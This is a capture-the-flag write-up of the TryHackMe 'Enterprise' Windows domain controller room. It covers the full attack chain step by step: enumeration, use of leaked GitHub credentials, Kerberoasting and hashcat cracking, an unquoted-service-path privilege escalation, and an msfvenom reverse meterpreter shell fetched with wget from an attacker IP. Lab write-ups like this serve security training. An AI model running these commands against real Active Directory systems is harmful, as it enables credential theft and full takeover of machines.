

TryHackMe - Write-up - Enterprise - Windows/AD/Kerberos/PowerShell

Enterprise

You just landed in an internal network. You scan the network and there's only the Domain Controller..

For enumeration of the machine we can use the nmapAutomator script with the All tag for a full enum (<https://github.com/21y4d/nmapAutomator>):

```
(root@koelhosec)~/opt/nmapAutomator
# ./nmapAutomator.sh -H 10.10.98.141 -t All
```


Full port scan identify lots of open ports:

```
-----Starting Full Scan-----
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi
5985/tcp  open  wsman
7990/tcp  open  unknown
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49672/tcp open  unknown
49674/tcp open  unknown
49702/tcp open  unknown
49707/tcp open  unknown
```

On port 3389 we can see the DNS Domain Name for LAB.ENTERPRISE.THM so let's add that to our /etc/hosts file.

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2022-03-09T01:15:12+00:00; -2s from scanner time.
|_ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
|_Not valid before: 2022-03-08T01:14:06
|_Not valid after: 2022-09-07T01:14:06
|_rdp-ntlm-info:
|_  Target_Name: LAB-ENTERPRISE
|_  NetBIOS_Domain_Name: LAB-ENTERPRISE
|_  NetBIOS_Computer_Name: LAB-DC
|_  DNS_Domain_Name: LAB.ENTERPRISE.THM
|_  DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|_  DNS_Tree_Name: ENTERPRISE.THM
|_  Product_Version: 10.0.17763
|_  System_Time: 2022-03-09T01:15:03+00:00
```


Let's investigate the website on port 80 first:



Enterprise Domain Controller. Keep out!

Not much there but if we keep looking at the nmap output we see port 7990 for Microsoft IIS Server has an interesting http-title:

```
7990/tcp open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Log in to continue - Log in with Atlassian account
|_http-methods:
|_  Potentially risky methods: TRACE
```



Seems like a login page that we could try to brute force if we have some users... So let's continue enumeration with smbclient:

```
(root@koelhosec)-[/home/tryhackme/enterprise]
# smbclient -L "//10.10.98.141/" -U "guest"% | tee smbclient.txt 1 x
do_connect: Connection to 10.10.98.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      C$             Disk      Default share
      Docs           Disk
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
      Users          Disk      Users Share. Do Not Touch!


Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
```

Seems like there is a users share but we are unable to connect. Going back to the Atlassian page there is a hint to look at Github. So let's google for Enterprise-THM Github:




Reminder to all Enterprise-THM Employees:
We are moving to Github!

Log in to your account



Browsing the Enterprise-THM Github we see one employee nik-enterprise-dev and he has a Powershell script repository mgmtScript.ps1 in which he forgot to delete his credentials in the commit history:



```
Create SystemInfo.ps1
Gets System Info from each computer on the domain


main

Nik-enterprise-dev committed on Mar 13, 2021 (Verified) 0 parents commit bc40c9f237bfbe7be7181e82bebe7c0087eb7ed8


Showing 1 changed file with 7 additions and 0 deletions.

SystemInfo.ps1
... @@ -0,0 +1,7 @@
1 + Import-Module ActiveDirectory
2 + $UserName = 'nik'
3 + $UserPassword = 'ToastyBoi!'
4 + $SpnCreds = ConvertTo-SecureString $UserPassword -AsPlainText -Force
5 + $Computers = New-Object -TypeName "System.Collections.ArrayList"
6 + $Computer = $(Get-ADComputer -Filter * | Select-Object Name)
7 + for ($Index = -1; $Index -lt $Computer.count; $Index++) { Invoke-Command -ComputerName $Index {systeminfo} }
```

So now with his credentials we can use Impacket GetUserSPNs.py tool to request his ticket:




```
(root@koelhosec)-[/home/tryhackme/enterprise]
# GetUserSPNs.py LAB.ENTERPRISE.THM/nik:ToastyBoi! -request
```



```
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

ServicePrincipalName  Name      MemberOf
PasswordLastSet      LastLogon
-----
HTTP/LAB-DC          bitbucket CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE
,DC=THM 2021-03-11 20:20:01 2021-04-26 11:16:41
```



```
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$HTTP/LAB-DC*$a40447c5949e6c2c78b2f30b5946f5
31$8c3c9b254b634b4f91d58219f3d5b0c85ea4aaa0eaac2cbb6e620979be451f70fd3d7a1b62b4dbc378
a9f4572b2d4a85644aa349b5221a5ae0ccb21ac0213383297750e0afa0c8fc4e3173581d56b938e36c25b
8589acf4d6bbca2328f21567db75a05f6618af956a96877c347f3414a0195fa3ba9a4427bd9417963da97
a704300861e79a7a800b58d789fe493935244dea4284aa18e1c2427118c3a94b7dcd3bf6de748b1df1b51
0d56aff7b7f7b2b850013a3a5eda0b7dfc765985c074fdb89afa92cffac488f4f8b307afe1aef878f3e8
6ffcd83fc547f2d10d51007962f3a71150b1669eaaa20f5d20e1ac6d5cebd136a8b40e7f91bdda7b47741
a164f02ad6dd9544d51255493a710d50d0c25304af1090b6d3ae518ed27ab24177dcf0ff303f055ee636d
1b116caa1b3a3a7e2973da50a4a6c7f5edc90c28de002bc01579e62cfd578b87c8e6fbd8cdccf40efe8d8
00fd74da6360d32e00e7fd0b3755af25340c30a19ae9805c20b77ef3cd831cfecf16705c55e5cdda76bd1
2122d0b4b339bc162d756d0a3d1cd3bf292df56fc89fd77860d150fc0d084950505d6e9b478394b2cb7ec
1e2343e0601bf24a18fe6b446d9e254c4fe63a70349b5f70673c3d21457030347ad8331a29638b16c1b27
a10ee1c99ec1af6e74791aefc65a7ffb89fcb011d332676e21457d670f3a74121094245d40f53b8e940cf
d60ad11ef48e1692d9e742956dd5cc97a4a8ec154833551432da7235b355eafdf4a719e1b0c530334adc0
d27bc56992bfe3e346a4cef628f05ca298cb3567f1961233fb361fbc75a49981a2e499cc208b22d567168
7c537514f02d74a64b5b077185bd70f0ee21deee8bf4a6b97432d75c319eee92898daa7f7171ace7ce450
c7b75fbd9842f9699b3662495e00d3085027418536d2acca54947581add3080fe4218156134118548ca3a
54cc036245508b3093cad54296d77acac3cbbf0c1096d5fb79ad57988a2133d39c6b5aaab0c6df7a9ea52
1f0bf2a19c0563a0c7a82454aff1f720b5a96d7e510c406cc79d1dbd3800a9b07534f3ca5ced25a13965c
654022e472d57c979884c29f376d4f2aa5b18addf6672b72c10ee185904708d44b766d9df524a54ce6f07
e4059ef7d37b35edd2af4b2128589806f0ef3b5a819c71fb3eb81f830c8e59eb44aae101eebb35cdd0921
6d1d4825609dff294679e0d7285d39cc5491bc9b554fb67ab2ba2c587a59fe9b75dd1a8dc7810254cfb63
69fe753e73ef2aa6bc3344e440ee033b90a71e2d22eee7ca2d6b0362ac0e95f272c1573277f8610f61ac
a6775b3dd98eb08254e62bdaec55ba5db6f96fbcc99bb3eb58add16421
```

Now we can use hashcat to crack this kerberos ticket. Looking at the hashcat wiki page the code we want to crack this hash is 13100:

13100	Kerberos 5, etype 23, TGS-REP	\$krb5tgs\$23\$user\$realm\$test/spn*\$63386d22d359fe42230300d56852c9eb\$891ad31d09ab89c6b3b8c5e
-------	-------------------------------	--

So now we sit back and wait... (in most cases for better/faster results we should crack the hash outside our VM using the host computer to use more computing power)

```
(root@koelhosec)-[/home/tryhackme/enterprise]
# hashcat -m 13100 tickethash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting
```

And after a few minutes we have the user cracked password:

```
6d1d4823009d1f294079e0d7285d39cc5491bc9b5541b07ab2ba2c587d59fe9b75dd1a0dc7810254c
69fe753e73ef2aa6bc3344e440ee033b90a71e2d222eee7ca2d6b0362ac0e95f277c1573277f8610f0
a6775b3dd98eb08254e62bdaec55ba5db6f96fbccdd99bb3eb58add16421: [REDACTED] 7mpcK

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$HTTP/LAB-...d16421
Time.Started.....: Tue Mar  8 21:34:08 2022 (8 secs)
Time.Estimated...: Tue Mar  8 21:34:16 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 211.7 kH/s (1.04ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1570304/14344385 (10.95%)
Rejected.....: 0/1570304 (0.00%)
Restore.Point....: 1570048/14344385 (10.95%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: littletj -> littledeer
Hardware.Mon.#1..: Util:100%
```

So now we can login into the machine with xfreerdp:

```
(root@koelhosec)-[/home/tryhackme/enterprise]
# xfreerdp /v:LAB.ENTERPRISE.THM /u:bitbucket /p:[REDACTED]
```

The *user flag* is located in the Desktop.

Once we connect we can start privilege escalation using the *PowerUp.ps1* Powershell script, serving the file from our machine and getting it via *wget*:

```
PS C:\Users\bitbucket> whoami
lab-enterprise\bitbucket
PS C:\Users\bitbucket> wget "10.6.56.110:8000/PowerUp.ps1" -o PowerUp.ps1
PS C:\Users\bitbucket>
PS C:\Users\bitbucket> Import-Module .\PowerUp.ps1
PS C:\Users\bitbucket> Invoke-AllChecks
```

And we identify Unquoted Service Path on the *zerotieroneservice* executable:

```
ServiceName : zerotieroneservice
Path : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
ModifiablePath : @(ModifiablePath=C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe;
IdentityReference=BUILTIN\Users; Permissions=System.Object[])
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'zerotieroneservice' -Path <HiJackPath>
CanRestart : True
Name : zerotieroneservice
Check : Unquoted Service Paths
```


So in that case we can write a payload with msfvenom to create a shell file:

```
(root@koelhosec) - [/home/tryhackme/enterprise]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.6.56.110 lport=4444 -f exe -o shelly.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: shelly.exe
```

So now on our target machine we change directory into the path identified by the PowerUp script:

```
PS C:\Users\bitbucket> cd "C:\Program Files (x86)\Zero Tier\Zero Tier One\"
PS C:\Program Files (x86)\Zero Tier\Zero Tier One>
```

Go up one level:

```
PS C:\Program Files (x86)\Zero Tier\Zero Tier One> cd ..
PS C:\Program Files (x86)\Zero Tier> ls

Directory: C:\Program Files (x86)\Zero Tier

Mode                LastWriteTime         Length Name
----                -
d-----          3/14/2021   6:08 PM             Zero Tier One
```

And grab the shell created from our Kali machine, saving it as Zero.exe:

```
PS C:\Program Files (x86)\Zero Tier> wget "10.6.56.110:8080/shelly.exe" -o Zero.exe
PS C:\Program Files (x86)\Zero Tier> ls

Directory: C:\Program Files (x86)\Zero Tier

Mode                LastWriteTime         Length Name
----                -
d-----          3/14/2021   6:08 PM             Zero Tier One
-a----          3/8/2022    7:11 PM          73802 Zero.exe
```

And then we stop the service identified in the unquoted service path:

```
PS C:\Program Files (x86)\Zero Tier> Stop-Service -name zerotieroneservice
```

And in our machine fire up Metasploit multi/handler:

```
(root@koelhosec) - [/home/tryhackme/enterprise]
# msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

And then restart the service:

```
PS C:\Program Files (x86)\Zero Tier> Start-Service -name zerotieroneservice
```

And we should get a shell in meterpreter but after a few seconds the shell dies:

```
[*] Started reverse TCP handler on 10.6.56.110:4444
[*] Sending stage (175174 bytes) to 10.10.129.249
[*] Meterpreter session 1 opened (10.6.56.110:4444 -> 10.10.129.249:49973 ) at 2022-03-08 22:26:30 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer      : LAB-DC
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : LAB-ENTERPRISE
Logged On Users : 15
Meterpreter   : x86/windows
meterpreter > getsystem
[*] 10.10.129.249 - Meterpreter session 1 closed. Reason: Died

[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
```

To avoid that happening, we have to quickly migrate to another service.
Let's try running as soon as we get the shell this time *migrate -N winlogon.exe*:

```
meterpreter > migrate -N winlogon.exe
[*] Migrating from 6032 to 708...
[*] Migration completed successfully.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

And now we are good, we have a stable shell running as *NT AUTHORITY\SYSTEM* :)

The *root.txt* file is located in the Administrator Desktop:

```
Listing: C:\Users\Administrator\Desktop
=====

Mode                Size  Type      Last modified          Name
----                -
100666/rw-rw-rw-   282   fil      2021-03-11 20:47:55 -0500  desktop.ini
100666/rw-rw-rw-    37   fil      2021-03-14 22:49:34 -0400  root.txt

meterpreter > cat root.txt
meterpreter >
```

THE END!